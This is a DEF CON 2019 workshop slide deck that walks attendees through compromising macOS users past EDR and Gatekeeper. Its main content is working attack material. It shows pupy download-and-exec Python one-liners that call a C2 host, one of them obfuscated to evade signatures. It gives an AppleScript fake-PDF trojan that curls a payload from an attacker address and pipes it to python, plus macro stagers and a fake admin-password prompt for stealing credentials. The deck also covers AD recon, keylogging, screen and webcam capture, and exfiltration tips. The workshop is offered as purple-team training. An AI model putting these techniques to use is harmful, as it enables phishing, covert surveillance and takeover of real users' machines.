DEF CON Workshop 2019-08-10

Mind the Gap!

Taking advantage of cross-platform security solutions for MacOS/Linux

digital shadows_

Who are we?

Richard Gold

Director of Security Engineering

[@drshellface]() on Twitter

Security Engineering team

- **Rob Curtis**
  - co-instructor
- **Simon Hall**
- **Isidoros Monogioudis**
- …and more…

Photon
Research Team

digital shadows_

Overview

- **Introduction**
  - Setup a pupy C2 server in a virtual environment (see the USB sticks)
- **Initial Access**
  - creating a malicious macro-enabled document and/or a fake PDF with an AppleScript launcher
- **Execution**
  - executing the payload to get a shell
- **Credential Access**
  - what gets caught, what doesn't - some simple tricks to get creds
- **Discovery**
  - Active Directory recon
- **Collection**
  - Screenshotting and friends
- **Exfil**
  - Tips'n'tricks for exfil'ing your loot
- **C2**
  - What works, what doesn't
- **Wrap-up**
  - Questions, comments, flames, etc.

Tooling

Grab a USB stick pre-loaded with malware! :-)

We **strongly** recommend using the provided Kali image from the USB stick which comes pre-loaded with the tools used in this workshop

You can use your own systems but we will not be able to support them if you run into problems, so caveat emptor


https://github.com/digitalshadows/mindthegap

Introduction

digital shadows_

MacOS security systems

- MacOS has two main security features that we need to be aware of:
  a. **Gatekeeper:** sets policy about which applications can be executed
  b. **XProtect:** set of malware signatures which are blacklisted
- These systems are good for preventing the execution of malicious binaries which are dropped to disk (Windows tradecraft in the 2000s)
- On Windows, attackers pivoted to Powershell and JS tooling
  a. C# is another topic entirely :)
- Turns out that Python is installed by default on MacOS
  a. Most Linux systems too



A login password has been set for this user

[✓] Require password 5 seconds after sleep or screen saver begins

[ ] Show a message when the screen is locked

[ ] Disable automatic login

Allow apps downloaded from:

Mac App Store [✓ Mac App Store and identified developers] Anywhere

Click the lock to prevent further changes.

digital shadows_

Linux security systems

EDR platform

- **E**ndpoint **D**etection and **R**esponse (**EDR**) are the next-gen AV solutions
- Have more advanced detection capabilities including in-memory scanning
  - This is particularly useful to catch (default) Mimikatz and others!
- Also Response capabilities:
  - Memory capture from a device
  - Quarantine
  - Forensics

digital shadows_

Crossplatform issues

- Many vendors of software and security promise cross-platform support
- Many EDR systems are cross-platform with vendors touting their ability to have coverage of Windows, MacOS, Linux and more
- However, crossplatform support for security, especially for non-Windows platforms is weak at best
  - Even offensive toolsets often are lacking features for MacOS!
- Similarly, security features in popular products, like Microsoft Office, vary drastically from platform to platform

Motivation and Approach


- **Purple Team** assessments are a cornerstone of how we approach security
  - We're big fans of the Mitre ATT&CK framework for both offensive & defensive work
- You don't know how well something works until you test it
  - *"Right or wrong, it's very pleasant to break something from time to time."*— Fyodor Dostoevsky
- Crossplatform security software is a challenge
  - this applies to both **offensive** and **defensive** tooling!
- Python to the rescue! :)

APTs

- APTs do target MacOS
- Coinbase attack targeted MacOS users
- APT28 had a MacOS version of X-Agent (XAgentOSX) implant
- WindShift have the WindTail implant for MacOS
- Lazarus Group have the AppleJeus implant for MacOS

Mitre ATT&CK

“MITRE’s Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK™) is a curated knowledge base and model for cyber adversary behavior, reflecting the various phases of an adversary’s lifecycle and the platforms they are known to target”



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
10 items	31 items	56 items	28 items	59 items	20 items	19 items	17 items	13 items	9 items	21 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data from Information Repositories	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	Clear Command History	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	CMSTP	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Password Policy Discovery	Pass the Ticket	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Dylib Hijacking	Component Firmware	Forced Authentication	Peripheral Device Discovery	Remote Desktop Protocol	Data Staged	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Permission Groups Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	InstallUtil	Change Default File Association	Extra Window Memory Injection	Control Panel Items	Input Capture	Process Discovery	Remote Services	Input Capture		Multi-hop Proxy
	Launchctl	Component Firmware	File System Permissions Weakness	DCShadow	Input Prompt	Query Registry	Replication Through Removable Media	Man in the Browser		Multi-Stage Channels
	Local Job Scheduling	Component Object Model Hijacking	Hooking	Deobfuscate/Decode Files or Information	Kerberoasting	Remote System Discovery	Shared Webroot	Screen Capture		Multiband Communication
	LSASS Driver	Create Account	Image File Execution Options Injection	Disabling Security Tools	Keychain	Security Software Discovery	SSH Hijacking	Video Capture		Multilayer Encryption
	Mshta	DLL Search Order Hijacking	Launch Daemon	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning	System Information Discovery	Taint Shared Content			Port Knocking
	PowerShell	Dylib Hijacking	New Service	DLL Side-Loading	Network Sniffing	System Network Configuration Discovery	Third-party Software			Remote Access Tools
	Regsvcs/Regasm	External Remote Services	Path Interception	Exploitation for Defense Evasion	Password Filter DLL	System Network Connections Discovery	Windows Admin Shares			Remote File Copy
	Regsvr32	File System Permissions Weakness	Plist Modification	Extra Window Memory Injection	Private Keys	System Owner/User Discovery	Windows Remote Management			Standard Application Layer Protocol
	Rundll32	Hidden Files and Directories	Port Monitors	File Deletion	Replication Through Removable Media	System Service Discovery				Standard Cryptographic Protocol
	Scheduled Task	Hooking	Process Injection	File System Logical Offsets	Securityd Memory					Standard Non-Application Layer Protocol
	Scripting	Hypervisor	Scheduled Task	Gatekeeper Bypass	Two-Factor Authentication Interception					Uncommonly Used Port
	Service Execution	Image File Execution Options Injection	Service Registry Permissions Weakness	Hidden Files and Directories						Web Service
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Setuid and Setgid	Hidden Users						
	Signed Script Proxy Execution	Launch Agent		Hidden Window						
	Source			HISTCONTROL						
	Space after Filename			Image File Execution Options Injection						

C2 server OS setup

There is a prebuilt Kali image on the provided USB sticks, which comes with all the tools ready to go. We recommend you use this!

- If you already have VMWare Fusion, use that and import the image.

Otherwise:

- Install Virtualbox on your MacOS device:
  - https://download.virtualbox.org/virtualbox/6.0.8/VirtualBox-6.0.8-130520-OSX.dmg
  - Or grab it from the USB stick
  - If using Virtual Box you may be required to install guest additions. See: https://docs.kali.org/general-use/kali-linux-virtual-box-guest

If you want to build your own environment and install the tools yourself

- Get the Kali image:
  - https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/

Time to get the Kali image loaded!

Implant framework setup - IF NOT USING THE PRE-BUILT IMAGE

Try out a number of open source tools, no point re-inventing the square wheel, we're looking for effective security, not points for style.

- Tool up! Install and configure the following toolkits to get started:
  - **Empire** - https://github.com/EmpireProject/Empire
  - **Eggshell** - https://github.com/neoneggplant/EggShell
  - **EvilOSX** - https://github.com/Marten4n6/EvilOSX
  - **Pupy** - https://github.com/n1nj4sec/pupy
- Following steps we took (titles of section) come from the Mitre ATT&CK framework: https://attack.mitre.org/tactics/enterprise/

Pupy C2 server setup - IF NOT USING THE PRE-BUILT IMAGE

- Install the dependencies
  - `sudo apt install git libssl1.0-dev libffi-dev python-dev python-pip build-essential swig tcpdump python-virtualenv`
- Git clone the repository **recursively**
  - `git clone --recursive https://github.com/n1nj4sec/pupy`
- Create a workspace
  - `python create-workspace.py -DG pupyws`
- This installation will most likely fail due to scapy
  - `sudo -H pip install scapy --upgrade`
  - there is an installation issue with scapy 2.4.2 which pupy currently points at, 2.4.3 works though

digital shadows_

pupy

- By default pupy listens on port 443 for C2 callbacks with the `ssl` listener
- By default pupy uses port 9000 for staging the implant
  - change the "listen" parameter in `pupy.conf.default` to make sure it doesn't listen on 9000
- The above can be confusing and catch people out at the beginning, especially when dealing with protected environments

- Start the pupy shell
  - `sudo pupyws/bin/pupysh`
- Create a Python one-liner for staging your pupy implant inside of the pupy shell:
  - `gen -f py_oneliner`
- Your one liner should look a bit like this:
  - `python -c 'import urllib;exec urllib.urlopen("http://172.16.1.198:9000/d47OwioFmM/Zjlu5VIOkL").read()'`
- The one liner will download and execute pupy in-memory when run on the target

digital shadows_

Experiment!

install pupy & test the one liner

WATER BREAK :)

digital shadows_

Initial Access

digital shadows_

Initial Access

- Our tried and true technique of spearphishing with a Macro-enabled document as an attachment (T1193) or a link (T1192) is our go-to for attacking MacOS users
- While macros can be disabled across an organization now, it requires an MDM solution to work effectively across a fleet of machines
- Certain users and functions, like payroll, often require macros to be enabled and there is no "Trusted Locations" or signed Macro support in Office for Mac

- **However**: The latest versions of Microsoft Office for Mac use the MacOS sandboxing feature so the macros can't be used to access certain internal resources like disk or networking.

Initial Access - Macros

- We will practice creating Macro-enabled documents in MS Office
- **Note:** While email filtering gateways may convert or block macro-enabled files, Spearphishing with a Link (T1192) works exceptionally well for delivering a payload to user
- **Bonus points:** use a well-known file locker like Dropbox or Google Drive to host your payload
- You may need to zip up your payload to avoid prying eyes
  - Password protected zips are useful but some email gateways will reject them

Macro creation HOWTO

- Generate `osx/macro` using Empyre (You will need to configure the listeners and stagers)
  - `git clone empire`
  - `sudo ./setup/install.sh`
  - `sudo ./empire`
  - `listeners`
  - `uselistener http`
  - `usestager osx/macro`
- **OR**
- use our Macro template provided.

- Modify cmd to include (obfuscated) pupy one-liner
- **Pro-tip:**
  - Need to add: `Private Declare PtrSafe Function system Lib " /usr/lib/libc.dylib" Alias "popen" (ByVal command As String, ByVal mode As String) as LongPtr`
-

Macro creation HOWTO

- Access the Macro editor by enabling the Developer tab in the Office Ribbon and clicking the Macros button.
- Copy the Macro into the Macro editor in Word.
- Test it out!

- A defender can block the import of the external library
    - H/T https://www.slideshare.net/DannyChrastil/pwning-in-the-sandbox-osx-macro-exploitation
    - Slide 42

Fake PDF with AppleScript launcher

- Use AppleScript as the launcher and use the `ScriptEditor` to create an Application, H/T **TokyoNeon -** https://null-byte.wonderhowto.com/how-to/hacking-macos-create-fake-pdf-trojan-with-applescript-part-2-disguising-script-0184706/

- EDR does not have the same sensitivity to AppleScript as PowerShell or JavaScript on Windows
- You can try to follow the tutorial on the web page or follow the steps on the following slides.

Fake PDF with AppleScript launcher

On Kali - setting up :

- Grab a suitable decoy PDF from the Web. Bonus points for creativity. Save this as "*`real.pdf`*".
- Take either of your working Empire or Pupy payloads/one liner and place this within a file named *`script`*.
  - If you are using the pupy one liner you will need to remove '*`python -c`*' so it works with the AppleScript on the following slide. It should look like this:

```
import urllib;exec urllib.urlopen(" http://172.16.1.198:9000/d47OwioFmM/Zjlu5VIOkL ").read()
```

- Place your decoy document ("*`real.pdf`*") and script file in their own folder on your Kali box.
- You need a web server (like `python -m SimpleHTTPServer 8080`) to serve up the Python script and the decoy PDF. Run this from the above directory.

Note: Double check your Empire or Pupy Listener is up and running.

Fake PDF with AppleScript launcher

On MacOS - Build the AppleScript (See TokyoNeon Pt.2 Step 8)

- The attack uses AppleScript to download and display a decoy PDF & run pupy
  - `do shell script "s=ATTACKER-IP-ADDRESS:PORT; curl -s $s/real.pdf | open -f -a Preview.app & curl -s $s/script | python -"`
- Copy the above into the 'Script Editor' Application within MacOS, and export as an Application.
  - Remember to edit the `ATTACKER-IP-ADDRESS` and `PORT` to point to your Kali webserver.
  - Make sure you have the correct filenames of your script and decoy PDF.
- Your payload is ready! Test it from your MacOS machine, the decoy document should appear. Check your Kali host for the callback.

- **H/T TokyoNeon:** By using tweaked icons and unicode obfuscation tricks it's possible to make a really convincing fake PDF.

Gatekeeper

The Gatekeeper default configuration would mark this as quarantined if delivered via a quarantine-aware application like Chrome or Outlook

A user would need to be tricked to right-clicking on the app in Finder and clicking “open” and entering local admin creds to override the default restrictive settings

- As an attacker, you can deliver your payload via a non-quarantine aware application like Slack or curl
- Gatekeeper bypasses do exist but do get patched eventually: https://www.fcvl.net/vulnerabilities/macosx-gatekeeper-bypass
- Or make an installer like many adware variants do: https://www.sentinelone.com/blog/how-malware-bypass-macos-gatekeeper/
- Or buy a code-signing certificate :)

Experiment!

Generate a malicious macro and/or AppleScript document

Execution

digital shadows_

Execution (VBA Macro stager)

A mixture of User Execution (T1204) and Scripting (T1064) is an obvious and effective way to gain code execution

- **Some tricks of the trade:** need full file path to call out to the system library now in Office 16+
- Our experience is that the vanilla Empire VBA macro stager is heavily-signatured by our target EDR system and most likely others - does it get picked up with your EDR system?
- It seems *any* piece of code from the Empire toolset is picked up, not just the launcher

Execution (VBA Macro stager) complications

- Even if you get successful code execution, you are now in an Office sandbox
- This is complicated as bypasses come and go - even without a bypass, can still `cat /etc/passwd` undetected however
  - https://www.mdsec.co.uk/2018/08/escaping-the-sandbox-microsoft-office-on-macos/ [**obsolete**]
- Some people (not me!) have reported success with:
  - https://github.com/cldrn/macphish/wiki/Abusing-GrantAccessToMultipleFiles

Bypassing EDR

- Bypass required us to go crude:
  - *"If they think you're crude, go technical; if they think you're technical, go crude. I'm a very technical boy. So I decided to get as crude as possible"* -- Johnny Mnemonic, William Gibson
- Practice stripping out all the "fancy" base64 encoding and executed the pupy python one-liner directly - we've had success with this in the past
- If your EDR provider signatures the python one-liner, with the magical powers of string concatenation, we can often bypass the signature

-
  ```
  python -c 'import urllib;exec urllib.urlopen("h"+"tt"+"p"+":/"+"/2.2"+".2."+"2:8"+"0/A8KVZlV0aS/yVdUOXHcsj").read()'
  ```

Execution continued...

- **Eggshell** worked when executed directly
- Plot twist: for some EDR systems binaries are not checked when dropped to disk (like traditional AV), but only when they are executed
  - Fixed now, but the reality of modern EDR is that you can *sometimes* drop a 24/58 VT scored binary onto disk and have it executed without any problems
- **EvilOSX** worked when executed directly
  - still does...! Although some EDR systems we have tried have detected it

Experiment!

Execute payload from document,
try Eggshell, EvilOSX, …

NOW TAKE A BREAK! :)

Credential Access

digital shadows_

Credential Access

Any usage of the Empire credential stealers (T1003) gets immediately flagged and blocked (process killed), even from within pupy running in-memory as it drops the stealer to disk

- EDR is pretty good at looking for programmatic access to credential stores
- We went crude, again, this time with **FiveOnceInYourLife** (H/T fuzzynop) (T1056)
- Let's try it out!
    - https://github.com/fuzzynop/FiveOnceInYourLife

FiveOnceInYourLife

- **Command:** FOIYL.py
- **Note:** Needs to be run on an attacker's Mac to generate the osascript one-liner which is then executed on the target system.
- **Non-OPSEC safe:** upload the file onto the target via pupy and run it from there
- Prompt the user for admin credentials for an update, users are often conditioned to do this with Slack and friends, simple bit of AppleScript triggered by `osascript` is a) effective & b) undetected
- Hey Presto! Local admin creds!

Experiment!

try FiveOnceInYourLife and/or hashdump

Discovery

digital shadows_

Discovery

If your target is domain-joined, you'll want to do some more investigating

- The in-scope Macs are all domain-joined and we would like to recon the Active Directory environment, e.g., which groups are available (T1069) and which shares are available (T1135)
- Our Windows testing revealed that all our standard net user/net group Active Directory enumeration commands were picked up by the EDR system
- We were pleasantly surprised to discover that the MacOS-equivalent commands (`dscl` and `dsconfigad`) which return exactly the same information as their Windows cousins were completely undetected!
- List all Domain Admins, etc.

Active Directory recon

We will not run these commands for real as we will not have an Active Directory environment available, we will review their syntax and go over the expected output

- `dscl . ls /Users`
- `dscl . read /Users/user.mcuserface`
- `dscl "/Active Directory/ABC/All Domains" ls /Users`
- `dscl "/Active Directory/ABC/All Domains" read /Users/service_account`
- `dscl "/Active Directory/ABC/All Domains" ls /Computers`
- `dscl "/Active Directory/ABC/All Domains" read "/Computers/XYZ"`
- `dscl . ls /Groups`
- `dscl . read "/Groups/powerusers"`
- `dscl "/Active Directory/ABC/All Domains" ls /Groups`
- `dscl "/Active Directory/ABC/All Domains" read "/Groups/ABC\Domain Admins"`
- `dsconfigad -show`

Discovery continued

EvilOSX has a function to discover the bookmarks stored by the browser which can be helpful for revealing internal information (at least, internal system names), was also undetected

Experiment!

Try to steal bookmarks

WATER BREAK :)

digital shadows_

Collection

digital shadows_

Collection

Screen capture (T1113), webcam capture (T1125) and microphone capture (T1123) can all be performed with **pupy**, **EvilOSX** and **Eggshell**

- All three types of collection from all three tools were undetected
- FIN7, APT28, etc. make extensive use of this form of collection
- We will try different types of collection with the various tools

digital shadows_

pupy Collection

By default pupy comes with a variety of collection scripts (called “`gather`”)

- `help -M` to list available modules
- Just type the name of the module to use it, for example:
  - `screenshot` (currently not working on Linux due to a dependency issue)
  - `keylogger` (currently not working on MacOS)
  - `users`
  - `get_info`

Experiment!

Explore the different “gather” modules, e.g., keylogger

Exfiltration

Exfiltration

Web Filtering is an issue but whitelists are often overly broad

- Our favourites are big name tech firms who also offer cloud hosting, e.g., Amazon AWS, Microsoft Azure, Google Compute Platform, etc.
- Very difficult for organizations to differentiate between legit and non-legit data flows to cloud providers
- The C2 channel works great in many cases (T1041)

Experiment!

Try to exfil a file with pupy

Command and Control

digital shadows_

Command and Control

- HTTPS is an obvious favourite (T1071)
- We'll review the different options present in the tools
- Self-signed certs will get you caught
- Let's Encrypt to the rescue? (Future Work for keen attendees!)
- SSL Interception can still catch you out
- The `http` listen module in pupy uses HTTP with RSA+AES encrypted payloads
- If you're lucky, the targets will drop off of the corporate network or the VPN

Wrap-up

digital shadows_

Conclusions

- True feature parity across platforms is a myth
- MacOS is typically underserved by both crossplatform software and security
- Many questions still remain about EDR effectiveness on MacOS
- Going crude: even really basic techniques are enough to get you success
- Once you move off of the mainstream offensive toolsets (Empire), there's plenty of options like pupy
- This workshop has walked you through the tools and processes you can use to break in and out of protected MacOS environments